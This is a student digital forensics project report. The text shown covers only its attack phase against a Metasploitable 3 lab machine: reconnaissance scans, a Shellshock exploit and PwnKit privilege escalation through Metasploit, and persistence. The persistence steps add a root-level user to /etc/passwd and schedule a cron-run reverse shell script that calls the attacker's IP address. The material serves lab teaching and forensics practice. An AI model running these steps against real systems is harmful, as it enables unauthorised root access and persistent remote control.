DFIR Final Project Report

Forensics Analysis with Metasploitable 3 Linux

Faculty of Information Systems Security Management

Concordia University of Edmonton

Edmonton, Canada

ISSM536 (C): Digital Forensics and Incident Response

Mr. Benoit Desforges, CISSP

18th April 2024

Submitted By

Anirudhra Gupta, 154546, agupta8@student.concordia.ab.ca

Dhyaneshwaran Nathan, 154842, dnageshw@student.concordia.ab.ca

Ahamed Yaseen, 155237, anehruse@student.concordia.ab.ca

Ahil Vivekanandhan, 154687, avivekan@student.concordia.ab.ca

Table of Contents

Introduction 3
The Attack 4
Recon 4
Exploitation 7
Post Exploitation 11
Evidence Acquisition 15
Forensic Analysis 17
Disk Analysis 17
Memory Analysis 27
Network Analysis 30
Conclusion 38

Introduction

This project is about conducting a forensic analysis after exploiting a Target Machine (Metasploitable 3 Ubuntu) using an Attacker Machine (Kali Linux) and performing a forensic acquisition analysis of Network, Disk and Memory from Security Onion and Windows Server 2022 and Kali Linux respectively.




Figure 1: Network Architecture

This image depicts a VMware network environment setup for the project. It consists of several virtual machines (VMs) interconnected within a network having the address space 192.168.81.0/24. On the left side, there's an attacking VM running **Kali Linux** having the IP address 192.168.81.164. It communicates with a vulnerable host, running **Metasploitable 3 Ubuntu** with the IP address 192.168.81.10. Following the exploitation, we perform forensics evidence acquisition on the vulnerable machine using tools such as dd for disk imaging, AVML for memory image and tshark for network capture. On the right side, there are two VMs dedicated to analysis: a "Network Analysis VM" running Security Onion for PCAP analysis, having the IP address 192.168.81.166 and a "Forensics Workstation" running Windows Server 2022 for disk analysis using Autopsy tool, having the IP address 192.168.81.165. Also, we reutilized kali machine for memory analysis using Volatility 3 framework.

The Attack

This section demonstrates the attack we performed using the kali machine in all its stages, such as Reconnaissance, Exploitation and Post Exploitation activities. We uncover the attack approach from an adversary perspective including all the necessary steps.

Recon

Initially, to discover the machines in the network 192.168.81.0/24, we used the utility called **netdiscover,** as shown in the figure below.

```
┌──(ani㉿kali)-[~]
└─$ sudo netdiscover
```

Figure 2: Command to discover machines in the network.

Upon executing the command, three IP addresses were found, 192.168.81.2, 192.168.81.10 and 192.168.81.254. We ignored the first and last one as they were the network gateway and possible DHCP addresses.

```
ani@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.81.2    00:50:56:fd:d1:ea      1      60  VMware, Inc.
192.168.81.10   00:0c:29:91:04:2c      1      60  VMware, Inc.
192.168.81.254  00:50:56:ee:f9:e3      1      60  VMware, Inc.
```

Figure 3: Discovered hosts within the network.

To scan the machine for the vulnerabilities, we used nmap tool with -A flag, which shows the most detailed information about the target.

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/ani]
└─# nmap -A 192.168.81.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-31 16:20 MDT
```

Figure 4: Performing an Nmap scan.

```
┌──(root㉿kali)-[/home/ani]
└─# nmap -A 192.168.81.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-31 16:20 MDT
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.87% done; ETC: 16:21 (0:00:00 remaining)
Nmap scan report for 192.168.81.10
Host is up (0.00030s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d0:7d:f2:06:65:ca:12:b2:25:62:99:66:81:d0:a7:ae (DSA)
|   2048 b1:a3:dc:b7:dd:b1:88:3c:75:11:64:aa:33:09:6d:df (RSA)
|   256 2f:96:42:73:ed:58:04:b9:a3:bc:c6:33:b0:73:a6:dd (ECDSA)
|   256 9a:04:89:5b:fa:be:aa:1b:b9:49:0f:fe:eb:bf:b2:1b (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 20:01  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 20:01  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
| http-title: Index of /
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp  open               Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
|_http-server-header: CUPS/1.7 IPP/2.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
| http-robots.txt: 1 disallowed entry
|_/
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 00:0C:29:91:04:2C (VMware)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux
3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94
```

Figure 5: Open ports and services from the Nmap scan.


Upon executing the **nmap –A 192.168.81.10** command, the scan reveals information about various ports and services running on the target system with the IP address 192.168.81.10.

- Port 21: FTP service running, version ProFTPD 1.3.5.
- Port 22: SSH service running, version OpenSSH 6.0p1 Ubuntu 2ubuntu2.13.
- Port 80: HTTP service running, with Apache version 2.4.7.
- Port 139: Samba service running, with version Samba smbd 3.x - 4.x.
- Port 631: Cups service running, with version CUPS 1.7.2.

The web server on port 80 seems to have the default index page ("Index of /") and exposes information about its server header, which indicates it's Apache version 2.4.7.

Out of which port 80 (web server), http service running with Apache 2.4.7 is chosen for potential exploitation as the internet search revealed that the same is vulnerable to **Shellshock** exploit. The Apache Shellshock exploit refers to the exploitation of the **CVE-2014-6271** in the Apache HTTP Server via remote code execution.

We did a directory listing using the dirb tool to find something interesting, and dirb revealed the /cgi-bin/ directory has the 403-access code, which indicates that it is forbidden. Based on the directory and Apache version, the Metaspoitable machine might be vulnerable.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.81.10

_____________
DIRB v2.22
By The Dark Raver
_____________

START_TIME: Thu Apr 18 01:25:33 2024
URL_BASE: http://192.168.81.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

+ http://192.168.81.10/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.168.81.10/chat/
==> DIRECTORY: http://192.168.81.10/drupal/
==> DIRECTORY: http://192.168.81.10/phpmyadmin/
+ http://192.168.81.10/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.81.10/uploads/

---- Entering directory: http://192.168.81.10/chat/ ----
+ http://192.168.81.10/chat/index.php (CODE:200|SIZE:771)

---- Entering directory: http://192.168.81.10/drupal/ ----
==> DIRECTORY: http://192.168.81.10/drupal/includes/
+ http://192.168.81.10/drupal/index.php (CODE:200|SIZE:9794)
==> DIRECTORY: http://192.168.81.10/drupal/misc/
==> DIRECTORY: http://192.168.81.10/drupal/modules/
==> DIRECTORY: http://192.168.81.10/drupal/profiles/
+ http://192.168.81.10/drupal/robots.txt (CODE:200|SIZE:1531)
==> DIRECTORY: http://192.168.81.10/drupal/scripts/
==> DIRECTORY: http://192.168.81.10/drupal/sites/
```

Figure 6: Using dirb to find Vulnerable directory.

On further research using google searches and ExploitDB, there is a known vulnerability that targets the /cgi-bin/ directory and it is known to be ShellShock with the CVE-2014-6271.




Figure 7: ExploitDB page for the ShellShock vulnerability.

Since the web server is running Apache, from past CTF experiences, we can assume that there is an executable file with the extension .php, .sh. Upon using the tool ffuf, we find that there is a file named hello_world.sh which can be used to gain a shell on the target machine.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .sh,.php -u http://192.168.81.10/cgi-bin/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.81.10/cgi-bin/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .sh .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 288, Words: 21, Lines: 11, Duration: 29ms]
.php                    [Status: 403, Size: 292, Words: 21, Lines: 11, Duration: 29ms]
.php                    [Status: 403, Size: 292, Words: 21, Lines: 11, Duration: 5ms]
                        [Status: 403, Size: 288, Words: 21, Lines: 11, Duration: 21ms]
hello_world.sh          [Status: 200, Size: 13, Words: 2, Lines: 2, Duration: 299ms]
:: Progress: [661641/661641] :: Job [1/1] :: 1492 req/sec :: Duration: [0:07:47] :: Errors: 0 ::
```

Figure 8:Running a ffuf scan to find the executable extension.

Exploitation

To begin the exploitation, we made use of the Metasploit framework, preloaded in Kali linux. The same can be invoked using the command **msfconsole**.

```
root@kali: /home/ani ×   root@kali: /home/ani ×
┌──(root㉿kali)-[/home/ani]
└─# msfconsole

       =[ metasploit v6.3.31-dev                          ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1387 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Figure 9:Command to start Metasploit to begin exploitation.

From the ExploitDB result mentioned earlier, we used the metasploit framework to search for modules related to ‘Apache mod_cgi’. The search query "**search apache http mod_cgi**" returns matching modules, featuring the "**exploit/multi/http/apache_mod_cgi_bash_env_exec**" module. This module targets the 'Shellshock' vulnerability. It enables exploitation of apache mod_cgi through bash environment variable code injection.

```
msf6 > search apache http mod_cgi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/apache_mod_cgi_bash_env

msf6 > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```

Figure 10: Searching for apache mod_cgi in msfconsole.

The query **use 0** is used to select the module **exploit/multi/http/apache_mod_cgi_bash_env_exec.** After the module has been chosen, the query **options** is used to set parameters, such as target host (RHOST), target port (RPORT), payload selection and much more.

To set the parameters the following queries are executed,

- **set rhosts 192.168.81.10** (This is the IP of the target machine)
- **set targeturi /cgi-bin/hello_world.sh** (From the dirb and ffuf result earlier)
- **set payload linux/x86/shell/reverse_tcp**

After setting the parameters, module is ready to be executed by using the query **exploit.** Upon running the command exploit, a basic shell of the target machine is returned, with the user being www-data. Sessions are created when an exploit successfully compromises a vulnerability on a target system, allowing the attacker to gain remote access and control over the compromised system.

```
ani@kali: ~ ×    ani@kali: ~ ×
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.81.10
rhosts => 192.168.81.10
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.81.164:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.81.10
[*] Command shell session 1 opened (192.168.81.164:4444 -> 192.168.81.10:46455) at 2024-04-06 16:00:31 -0600

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
^Z
Background session 1? [y/N]  y
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Figure 11:Setting the parameters in the options menu of the selected exploit.

The session we got was sent to background using **CTRL + Z,** in order to execute privilege escalation module **local_exploit_suggester**.

To elevate the privileges, the inbuilt msf module i.e. post/multi/recon/local_exploit_suggester module is used. The parameter SESSION is a requirement for running the module and we used the background session from earlier.

```
ani@kali: ~ ×    ani@kali: ~ ×
msf6 post(multi/recon/local_exploit_suggester) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                     normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 post(multi/recon/local_exploit_suggester) > use 0
msf6 post(multi/recon/local_exploit_suggester) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```

Figure 12:Searching for the suggester module and viewing the options field.

The session which was backgrounded earlier is now used. By executing the command **set session 1,** the parameter for SESSION is set and is ready to be run with the keyword “run”. The module then conducts a series of exploit checks on the target system. It performs various checks to determine the presence of

vulnerabilities and the exploitability of the target. The output displays the results of these checks, listing the identified exploits along with their corresponding check results.

```
ani@kali: ~ ×   ani@kali: ~ ×

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.81.10 - Collecting local exploits for x86/linux ...
[*] 192.168.81.10 - 186 exploit checks are being tried ...
[+] 192.168.81.10 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.81.10 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.81.10 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.81.10 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 58 / 58
[*] 192.168.81.10 - Valid modules for session 1:
==========

 #   Name                                                    Potentially Vulnerable?  Check Result
 -   ----                                                    -----------------------  ------------
 1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec    Yes                      The target is vulnerable.
 2   exploit/linux/local/overlayfs_priv_esc                  Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/pkexec                              Yes                      The service is running, but could not be validated.
 4   exploit/linux/local/su_login                            Yes                      The target appears to be vulnerable.
 5   exploit/linux/local/abrt_raceabrt_priv_esc              No                       The target is not exploitable.
 6   exploit/linux/local/abrt_sosreport_priv_esc             No                       The target is not exploitable.
 7   exploit/linux/local/af_packet_chocobo_root_priv_esc     No                       The target is not exploitable. Linux kernel 3.13.0-
```

Figure 13: Selecting the exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec.

In this case 4 of the displayed exploit seems to compromise a potentially vulnerable machine. Out of which, one exploit in particular "**exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec**" will be used as this exploit aims to escalate privileges on Linux systems by leveraging a vulnerability in the pkexec utility, which is commonly used for executing commands with administrative privileges. Also, the check result gives a positive affirmation that the target is vulnerable.

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

Figure 14:Using the payload exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec.

The exploit is selected by using the query **use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec.**

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session 1
session => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.81.164:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.ggbatxscrwm
[+] The target is vulnerable.
[*] Writing '/tmp/.fzqfphswqc/nliltvpimxo/nliltvpimxo.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.fzqfphswqc
[*] Sending stage (3045380 bytes) to 192.168.81.10
[+] Deleted /tmp/.fzqfphswqc/nliltvpimxo/nliltvpimxo.so
[+] Deleted /tmp/.fzqfphswqc/.oxoiccjtp
[+] Deleted /tmp/.fzqfphswqc
[*] Meterpreter session 2 opened (192.168.81.164:4444 → 192.168.81.10:46470) at 2024-04-06 16:17:00 -0600
```

Figure 15:Setting the session field in options menu for privilege escalation.

This exploit also needs the session parameter to be set, hence it is set to session 1, by executing the command **set session 1**. As session 1 is established between the attacker machine and target machine, a new **meterpreter** session is created.

```
ani@kali: ~ ×   ani@kali: ~ ×
meterpreter > getuid
Server username: root
meterpreter > shell
Process 3104 created.
Channel 1 created.
/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:/# whoami
whoami
root
root@ubuntu:/#
```

Figure 16: Root access shell.

From the meterpreter session, upon running the query “getuid”, it was noticed that the exploit was successful as the user had root privileges.

Post Exploitation

Once we gained the root privileges, we performed certain post exploitation activities such as creating users, modifying cron etc. In this instance two users were created, named ‘ahil’ and ‘yas’, where ‘ahil’ is given root permissions.

```
root@ubuntu:~# echo 'ahil:$1$gVnnF2na$NyvrigCFNX4uQFV16b08t.:0:0:ahil:/root:/bin/bash' >> /etc/passwd
<1$gVnnF2na$NyvrigCFNX4uQFV16b08t.:0:0:ahil:/root:/bin/bash' >> /etc/passwd
root@ubuntu:~# su ahil
su ahil
root@ubuntu:~#
```

Figure 17:Attacker creating a user named Ahil with root privileges.

Whereas the user ‘yas’ is not a root user.

```
root@ubuntu:~# echo 'yas:$1$gVnnF2na$NyvrigCFNX4uQFV16b08t.:109:117::/home/yas:/bin/bash' >> /etc/passwd
<6b08t.:109:117::/home/yas:/bin/bash' >> /etc/passwd
root@ubuntu:~# su yas
su yas
yas@ubuntu:/root$ id
id
uid=109(yas) gid=117(wireshark) groups=117(wireshark)
yas@ubuntu:/root$
```

Figure 18: The attacker creating a user named Yas with no root access

```
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
ahil:$1$gVnnF2na$NyvrigCFNX4uQFV16b08t.:0:0:root:/root:/bin/bash
ahil:$1$gVnnF2na$NyvrigCFNX4uQFV16b08t.:0:0:ahil:/root:/bin/bash
yas:$1$gVnnF2na$NyvrigCFNX4uQFV16b08t.:109:117::/home/yas:/bin/bash
```

Figure 19: Contents of /etc/passwd file.

Then we created a malicious file called exploit.sh and stored it in the root directory. The purpose of exploit.sh is to maintain persistence. The function of the exploit.sh is to establish a reverse shell connection that connects back to the attacker machine. This is achieved by cronjob, where cron job is a process to schedule and automate tasks. The cron job is run every minute, calling the exploit.sh file.

The command **echo '* * * * * root /root/exploit.sh' >> /etc/crontab** is used to update the cron tab with the purpose of executing exploit.sh every minute.

```
ani@kali: ~ ×   ani@kali: ~/.ssh ×   ani@kali: ~ ×
root@ubuntu:/# cd /root
cd /root
root@ubuntu:~# ls
ls
root@ubuntu:~# echo '#!/bin/bash' > exploit.sh
echo '#!/bin/bash' > exploit.sh
root@ubuntu:~# echo 'sh -i >& /dev/tcp/192.168.81.164/9001 0>&1' >> exploit.sh
<>& /dev/tcp/192.168.81.164/9001 0>&1' >> exploit.sh
root@ubuntu:~#

root@ubuntu:~# cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
root@ubuntu:~# echo '* *    * * *   root    /root/exploit.sh' >> /etc/crontab
echo '* *    * * *   root    /root/exploit.sh' >> /etc/crontab
```

Figure 20:The details of cronjob table before the attacker adds exploit.sh.

```
root@ubuntu:/# cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    /root/exploit.sh
```

Figure 21: The cronjob table after adding the exploit.sh

```
root@ubuntu:~#  sudo service cron restart
 sudo service cron restart
cron stop/waiting
cron start/running, process 2649
```

Figure 22:Command to restart the cron service.

